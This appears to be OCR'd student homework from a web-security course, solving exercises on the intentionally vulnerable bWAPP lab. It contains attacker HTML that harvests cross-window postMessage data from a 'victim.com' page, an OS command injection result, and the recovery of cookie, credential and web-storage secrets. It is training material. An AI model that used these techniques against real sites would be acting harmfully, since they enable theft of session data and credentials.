








Hello, sir! Sending data to window.opener!




```
andreim@andreim-server:/var/www/html$ cat hw-8-2-attacker.html
<body>
<script>
function openWindow() {
var win = window.open("http://victim.com/hw-8-2.php");
}
window.onmessage = function(e) {
console.log(e.data);
}
document.addEventListener("DOMContentLoaded", openWindow());
</script>
<button onclick="openWindow()">Click</button>
</body>
```



```
andreim@andreim-server:/var/www/html$ cat hw-8-2-attacker.html
<body>
<script>
function openWindow() {
var win = window.open("http://victim.com/hw-8-2.php");
}
window.onmessage = function(e) {
console.log(e.data);
}
</script>
<iframe src="" onload="openWindow()" />
</body>
andreim@andreim-server:/var/www/html$ cat hw-8-2.php
<?php
if($_COOKIE['sessionid'] == '0a7016d5f7346a6f14b273a66e0770fb7d6608769f233156570e878a1397a175'){
echo "<body>
Hello, sir! Sending data to window.opener!
<script>window.opener.postMessage('TOP secret data', 'http://victim.com');
</script>
</body>";
} else { echo "Access denied"; }
?>
```



9. () Пройти RCE (os command injection) на bWAPP
10. () Пройти WebStorage на bWAPP (A-6 webstorage)



← → ↻ 🏠 70% ... 🛡️ ⭐

/ OS Command Injection /

DNS lookup:

Server: 10.0.2.3 Address: 10.0.2.3#53 Non-authoritative answer: www.nsa.gov canonical name = nsa.gov.edgekey.net. nsa.gov.edgekey.net canonical name = e16248.dscb.akamaiedge.net. Name: e16248.dscb.akamaiedge.net Address: 96.16.90.215 666 admin aim.php apps ba_captcha_bypass.php ba_forgotten.php ba_insecure_login.php ba_insecure_login_1.php ba_insecure_login_2.php ba_insecure_login_3.php ba_logout.php ba_logout_1.php ba_pwd_attacks.php ba_pwd_attacks_1.php ba_pwd_attacks_2.php ba_pwd_attacks_3.php ba_pwd_attacks_4.php ba_weak_pwd.php backdoor.php bof_1.php bof_2.php bugs.txt captcha.php captcha_box.php clickjacking.php commandi.php commandi_blind.php config.inc config.inc.php connect.php connect_i.php credits.php cs_validation.php csrf_1.php csrf_2.php csrf_3.php db directory_traversal_1.php directory_traversal_2.php documents fonts functions_external.php heartbleed.php hostheader_1.php hostheader_2.php hpp-1.php hpp-2.php hpp-3.php htlii_current_url.php htlii_get.php htlii_post.php htlii_stored.php http_response_splitting.php http_verb_tampering.php iframei.php images index.php info info_install.php information_disclosure_1.php information_disclosure_2.php information_disclosure_3.php information_disclosure_4.php insecure_crypt_storage_1.php insecure_crypt_storage_2.php insecure_crypt_storage_3.php insecure_direct_object_ref_1.php insecure_direct_object_ref_2.php insecure_direct_object_ref_3.php insecure_iframe.php install.php insuff_transp_layer_protect_1.php insuff_transp_layer_protect_2.php insuff_transp_layer_protect_3.php insuff_transp_layer_protect_4.php js lang_en.php lang_fr.php lang_nl.php ldap_connect.php ldapi.php lfi_sqlitemanager.php login.php logout.php logs maili.php manual_interv.php message.txt password_change.php passwords php CGI.php php_eval.php phpi.php phpi_sqlitemanager.php phpinfo.php portal.bak portal.php portal.zip reset.php restrict_device_access.php restrict_folder_access.php rfi.php robots.txt secret-cors-1.php secret-cors-2.php secret-cors-3.php secret.php secret_change.php secret_html.php security.php security_level_check.php security_level_set.php selections.php shellshock.php shellshock.sh sm_cors.php sm_cross_domain_policy.php sm_dos_1.php sm_dos_2.php sm_dos_3.php

← → ↻ 🏠 70% ... 🛡️ ⭐

bwAPP

an extremely buggy web app!

bwAPP v2.2

Set your security level:
 Current: low

[Bugs](#) [Change Password](#) [Create User](#) [Set Security Level](#) [Reset](#) [Credits](#) [Blog](#) [Logout](#) [Welcome Back](#)

/ Base64 Encoding (Secret) /

Your secret has been stored as an encrypted cookie!

HINT: try to decrypt it...

bwAPP is licensed under © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive tr

Inspector Console Style Editor Debugger Performance **Storage** >>

- Cache Storage
- Cookies**
 - <http://attacker.com>
- Indexed DB
- Local Storage

Name	Domain	Path	Expires on	Last accessed on
PHPSESSID	attacker.com	/	Session	Fri, 30 Jun 2023 09:4
secret	attacker.com	/	Fri, 30 Jun 2023 10:49:...	Fri, 30 Jun 2023 09:4
security_level	attacker.com	/	Sat, 29 Jun 2024 09:43:...	Fri, 30 Jun 2023 09:4

/ Base64 Encoding (Secret) /

Your secret has been stored as an encrypted cookie!

HINT: try to decrypt it...



bwAPP is licensed under [\[CC BY-NC-ND\]](#) © 2014 MME BVBA / Follow [@MME_IT](#) on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive

	Name	Domain	Path	Data
Cache Storage				
Cookies				
http://attacker.com	PHPSESSID	attacker.com	/	Sess
	secret	attacker.com	/	Fri, 3
Indexed DB				
Local Storage				
	security_level	attacker.com	/	Sat,

secret: "QW55IGJ1Z3M%2F"

https://www.base64decode.org

QW55IGJ1Z3M%2F

For encoded binaries (like images, documents, etc.) use the file upload further down on this page.

UTF-8 Source character set.

☐ Decode each line separately (useful for when you have multiple entries).

☒ Live mode OFF Decodes in real-time as you type or paste (supports character set).

< > **DECODE** Decodes your data into the area below.

Any bugs6

attacker.com/bwapp/insuff_transp_la 70%

/ Clear Text HTTP (Credentials) /

Enter your credentials (bee/bug).

Login:

Password:

Login

bwAPP is licensed under (cc) BY-NC-ND © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive

Inspector Console Style Editor Debugger Performance Network

Filter URLs || ☐ Persist Logs ☐ Disable cache No throttling HAR

All HTML CSS JS XHR Fonts Images Media WS Other

Status	Method	Domain	F...	Cause	Type	Transferred	Size
200	POST	attacker.com	in...	document	html	3.86 KB	12.92 KB
200	GET	attacker.com	st...	stylesheet	css	cached	6.34 KB
200	GET	attacker.com	ht...	script	js	cached	0 B

Headers

referrer-when-downgrade

Edit and Resend

Filter headers

/ Clear Text HTTP (Credentials) /

Enter your credentials (bee/bug).

Login:

Password:

Login

bwAPP is licensed under (cc) BY-NC-ND © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive

Inspector Console Style Editor Debugger Performance Network

Filter URLs || ☐ Persist Logs ☐ Disable cache No throttling HAR

All HTML CSS JS XHR Fonts Images Media WS Other

Status	Method	Domain	F...	Cause	Type	Tr
200	POST	attacker.com	in...	document	html	3.86
200	GET	attacker.com	st...	stylesheet	css	cache
200	GET	attacker.com	ht...	script	js	cache

Headers Cookies Params Response

Filter request parameters

Form data

login: Any
password: bugs6
form: submit

an extremely buggy web app!

low Set Current: low

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome Be

/ HTML5 Web Storage (Secret) /

Your login name and secret have been stored as HTML5 web storage!

HINT: try to grab it using XSS...

bwAPP is licensed under [\[CC BY-NC-ND\]](#) © 2014 MME BVBA / Follow [@MME_it](#) on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive tr

Inspector Console Style Editor Debugger Performance **Storage**

- Cache Storage
- Cookies
 - http://attacker.com
- Indexed DB
- Local Storage**
 - http://attacker.com
- Session Storage

Key	Value
login	bee
secret	Any bugs?